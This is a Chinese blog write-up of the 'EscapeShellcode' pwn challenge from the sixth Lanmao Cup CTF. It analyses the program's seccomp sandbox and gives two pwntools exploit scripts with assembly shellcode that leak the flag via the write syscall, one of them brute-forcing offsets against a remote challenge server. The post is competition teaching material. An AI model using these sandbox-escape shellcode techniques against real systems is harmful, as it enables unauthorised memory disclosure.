当前位置:网站首页>第六届蓝帽杯 EscapeShellcode
第六届蓝帽杯 EscapeShellcode
2022-08-11 05:29:00 【Mauricio_Davis】
程序分析

init_io()函数:初始化输入输出流
init_mem()函数:给了一片可以执行的空间
在这里程序还写了一段代码进去,这样看也不知道他到底干了什么。
sandbox()函数:开始沙盒,具体限制如下:
go()函数:让我们从heap_men+170开始写入内容(shellcode),然后执行heap_mem里面的内容,先执行完程序之前写的内容
#寻找思路
通过调试我们发现之前执行完的效果是:
**我们可以通过这个read函数,写入gadget执行,但是唯一保留程序真正地址的寄存器只有rip保留着真实地址**
我们可以考虑通过rip的地址盲write,一直尝试知道输出flag
exp
from pwn import*
#from LibcSearcher import *
#io = process('./escape_shellcode')
elf = ELF('./escape_shellcode')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
context(log_level='debug',os='linux',arch='amd64')


#gdb.attach(io,'b &*$rebase(0x1367)')

for i in range(99999):#便利次数
	io = remote("39.107.108.120",12773)

	sleep(0.1)
	a = 0x1000 * i
	print(hex(a))

	shellcode = ''' lea r13, [rip] sub r13, 0x351#只是让输出的内容调整一下位置 add r13, 0x120#只是让输出的内容调整一下位置 sub r13, '''+str(a)+''' #write系统号调用准备 mov rdi, 1 mov rsi, r13 mov rax, 1 mov rdx, 0xff syscall '''
	#0x0067616c662f2e
	#0x55b573fcdb18
	#0x55b595adf120
	#0x18aa000
	io.sendline(asm(shellcode))
	io.interactive()
	io.close()
我们也可以通过rip的地址对其进行地位抹除操作,然后以页为单位,使用write寻找第一个可以输出的页,然后+flag的偏移就可以拿到flag了
from pwn import *
sh = process("./escape_shellcode")
context.update(os='linux',arch='amd64',log_level='debug')


shellcode = ''' mov edi, 1 lea r13, [rip] and r13, 0xfffffffff00000#只要我们保留的位数,不放心可以多补几个0 mov edx, 0x50 test1: add r13, 0x1000 mov eax, 1 syscall test eax, eax jng test1 #输出失败继续测试 add r13, 0x4120#flag的偏移 mov rsi,r13 mov rdx, 0xff mov edi, 1 mov eax, 1 syscall '''

print(shellcode)

py = asm(shellcode)

sh.sendline(py)

sh.interactive()
可能大家会有疑惑为啥,第一个遇到的可读的就是我们要找的地址呢?如下图所示,我们要找的基地址就是图中的第一个地址,他是程序开始的地址,就是会首先遍历到他,那么write成功的时候就拿到基地址了+flag write就ok了
边栏推荐
- JS案例练习(pink老师经典案例)
- The official website of OpenMLDB is upgraded, and the mysterious contributor map will take you to advance quickly
- 端口的作用
- USB 枚举过程中8 字节标准请求解析
- Use the adb command to manage applications
- 厂商推送平台-华为接入
- Vscode远程连接服务器终端zsh+Oh-my-zsh + Powerlevel10 + Autosuggestions + Autojump + Syntax-highlighting
- js learning advanced BOM part (pink teacher notes)
- OpenMLDB + Jupyter Notebook: Quickly Build Machine Learning Applications
- 8-byte standard request parsing during USB enumeration
猜你喜欢
微信小程序_开发工具的安装
论文解读:跨模态/多光谱/多模态检测 Cross-Modality Fusion Transformer for Multispectral Object Detection
Jetpack使用异常问题集锦

USB in NRZI to encode the data
无效的修订:3.18.1-g262b901-dirty

The third phase of the contributor task is wonderful
mk文件介绍
The whole process of Tinker access --- configuration

He Kaiming's new work ViTDET: target detection field, subverting the concept of layered backbone

Day 86
随机推荐
mk file introduction
微信小程序启动页的实现
IIC 和 SPI
【无标题】
Manufacturer Push Platform-Huawei Access
Day 80
promise 改变状态的方法和promise 的then方法
谨此留个纪念
实时特征计算平台架构方法论和基于 OpenMLDB 的实践
Getting Started with JNI
Day 87
127.0.0.1 connection refused
The Summer of Open Source 2022 is coming | Welcome to sign up for the OpenMLDB community project~
将一个excel文件中多个sheet页“拆分“成多个“独立“excel文件
Jetpack使用异常问题集锦
PAT乙级刷题之路
IIC and SPI
USB in NRZI to encode the data
Use the adb command to manage applications
mysql basic summary